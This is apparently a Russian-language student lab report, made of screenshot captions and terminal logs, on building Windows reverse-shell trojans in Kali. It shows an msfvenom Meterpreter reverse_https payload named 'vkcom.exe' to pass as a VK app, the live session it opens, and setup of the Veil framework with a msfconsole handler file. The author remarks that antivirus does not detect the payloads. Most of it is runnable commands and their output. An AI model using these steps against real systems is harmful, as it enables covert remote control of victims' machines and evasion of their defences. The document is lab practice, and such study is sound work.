
Далее перенес скриншот из папки рута туда, где смог бы его открыть и собственно открыл (скрины 19, 20).


Уже устал:




3. Obfucated

Сделал то-же, что и в простом exe, через GUI. Но уже с расширенными настройками (21, 22):







Рхост, лпорт и снова магия. Уставшее лицо прилагается (23, 24 – переоделся и уже вечер):




Кстати, все это не видится антивирями и интересно зашифровано (рисунки 25, 26)





4. Защищенное соединение

Создавал при помощи reverse_https мануально через консоль (27):




```
┌──(pnknv㉿pnknv)-[~]
└─$ sudo -i
[sudo] password for pnknv:
┌──(Message from Kali developers)
│
│ We have kept /usr/bin/python pointing to Python 2 for backwards
│ compatibility. Learn how to change this and avoid this message:
│ ⇒ https://www.kali.org/docs/general-use/python3-transition/
│
└──(Run "touch ~/.hushlogin" to hide this message)
┌──(root💀pnknv)-[~]
└─# msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=192.168.0.5 LPORT=4443 > vkcom.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 517 bytes
Final size of exe file: 73802 bytes

┌──(root💀pnknv)-[~]
└─# cd

┌──(root💀pnknv)-[~]
└─# ls
IFcaUUBz.jpeg  vkcom.exe

┌──(root💀pnknv)-[~]
└─# mv vkcom.exe /home
```

лхост, лпорт, скинул, открыл, дефендер выключен

все работает - cat aaa.txt > я устал (то содержимое, которое я вставил в винде на С) (рисунок 28)

```
meterpreter > cmd
[-] Unknown command: cmd.
meterpreter > ls
Listing: D:\kalicommon
=====================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100666/rw-rw-rw-  204571447  fil   2021-02-01 14:41:34 +1000  metasploit-latest-linux
100777/rwxrwxrwx  7168       fil   2021-02-01 20:35:00 +1000  python37.exe
100777/rwxrwxrwx  73802      fil   2021-02-01 21:08:02 +1000  vkcom.exe

meterpreter > pwd
D:\kalicommon
meterpreter > cd c:\windows
meterpreter > pwd
C:\windows
meterpreter > cd ..
meterpreter > dir
[-] Error running command dir: NoMethodError undefined method `[]' for nil:NilClass
meterpreter > pwd
C:\
meterpreter > dir
[-] Error running command dir: NoMethodError undefined method `[]' for nil:NilClass
meterpreter > cat aaa.txt
я усталmeterpreter >
```

5. Далее следует GIT

Выбрал Veil репозиторий - 30 создателей, 600 форков и 2500 рейтинг, нихуйски (рисунок 29, 30)

Veil

Veil 3.1.X (Check version info in Veil at runtime)


antivirus evasion veil


Python GPL-3.0 643 2,484 8 6 Updated 7 days ago

```
┌──(root💀 pknv)-[~]
└─# sudo apt-get -y install git
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  git-man
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk gitweb git-cvs git-mediawiki
  git-svn
The following packages will be upgraded:
  git git-man
2 upgraded, 0 newly installed, 0 to remove and 1088 not upgraded.
Need to get 7,182 kB of archives.
After this operation, 11.5 MB disk space will be freed.
Get:1 http://mirror-1.truenetwork.ru/kali kali-rolling/main amd64 git amd64 1:2.29.2-1 [5,373 kB]
Get:2 http://mirror-1.truenetwork.ru/kali kali-rolling/main amd64 git-man all 1:2.29.2-1 [1,809 kB]
Fetched 7,182 kB in 4s (1,961 kB/s)
(Reading database ... 261615 files and directories currently installed.)
Preparing to unpack .../git_1%3a2.29.2-1_amd64.deb ...
Unpacking git (1:2.29.2-1) over (1:2.28.0-1) ...
Preparing to unpack .../git-man_1%3a2.29.2-1_all.deb ...
Unpacking git-man (1:2.29.2-1) over (1:2.28.0-1) ...
Setting up git-man (1:2.29.2-1) ...
Setting up git (1:2.29.2-1) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2020.4.0) ...

┌──(root💀 pknv)-[~]
└─# git clone https://github.com/Veil-Framework/Veil.git
Cloning into 'Veil' ...
remote: Enumerating objects: 51, done.
remote: Counting objects: 100% (51/51), done.
remote: Compressing objects: 100% (46/46), done.
remote: Total 2205 (delta 15), reused 21 (delta 5), pack-reused 2154
Receiving objects: 100% (2205/2205), 709.52 KiB | 1024.00 KiB/s, done.
Resolving deltas: 100% (1239/1239), done.

┌──(root💀 pknv)-[~]
└─# cd Veil/

┌──(root💀 pknv)-[~/Veil]
└─# ./config/setup.sh --force --silent
================================================================================
                Veil (Setup Script) | [Updated]: 2018-05-08
================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

                os = kali
         osversion = 2020.4
      osmajversion = 2020
              arch = x86_64
         trueuser = pknv
   userprimarygroup = pknv
       userhomedir = /home/pknv
           rootdir = /root/Veil
           veildir = /var/lib/veil
         outputdir = /var/lib/veil/output
    dependenciesdir = /var/lib/veil/setup-dependencies
           winedir = /var/lib/veil/wine
```

Создается 4 файла, один из них запускаем в мсфвеном (kkk.rc), другие 3 закидываем в папку питона и запускаем ранми.бат. Он создает 5 файл, ехешник, запускаем его, получаем реверс шел.

Процесс на картинках (31, 32).


root@pnknv: /var/lib/veil/output/handlers
File Actions Edit View Help
┌──(root💀pnknv)-[/]
└─# cd /var/lib/veil/output/handlers
┌──(root💀pnknv)-[/var/lib/veil/output/handlers]
└─# ls
kkk.rc
┌──(root💀pnknv)-[/var/lib/veil/output/handlers]
└─# msfconsole -r kkk.rc
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
=[metasploit v6.0.26-dev]
+ -- --=[2092 exploits - 1125 auxiliary - 355 post]
+ -- --=[596 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
[*] Processing kkk.rc for ERB directives.
resource (kkk.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (kkk.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD ⇒ windows/meterpreter/reverse_https
resource (kkk.rc)> set LHOST 192.168.0.5
LHOST ⇒ 192.168.0.5
resource (kkk.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (kkk.rc)> set ExitOnSession false
ExitOnSession ⇒ false
resource (kkk.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.0.5:4444
msf6 exploit(multi/handler) >


Python37
Файл Главная Поделиться Вид
Этот компьютер › Локальный диск (C:) › Program Files › Python37
Быстрый доступ
Рабочий стол
Загрузки
Документы
Изображения
Новый том (D:)
OneDrive
Этот компьютер
Сеть
Имя
Дата изменения
DLLs 18.09.2020 1:16
Doc 18.09.2020 1:16
etc 07.10.2020 17:40
include 18.09.2020 1:16
Lib 18.09.2020 1:16
libs 18.09.2020 1:16
Scripts 07.10.2020 17:40
share 22.09.2020 14:15
tcl 18.09.2020 1:16
Tools 18.09.2020 1:16
LICENSE.txt 18.08.2020 2:01
NEWS.txt 18.08.2020 2:01
payload.exe 01.02.2021 22:22
payload.py 01.02.2021 22:22
python.exe 18.08.2020 1:59
python.pdb 18.08.2020 1:59
python3.dll 18.08.2020 1:58
python37.dll 18.08.2020 1:58
python37.pdb 18.08.2020 1:58
pythonw.exe 18.08.2020 1:59
pythonw.pdb 18.08.2020 1:59
runme.bat 01.02.2021 22:22
setup.py 01.02.2021 22:22
vcruntime140.dll 20.02.2018 4:06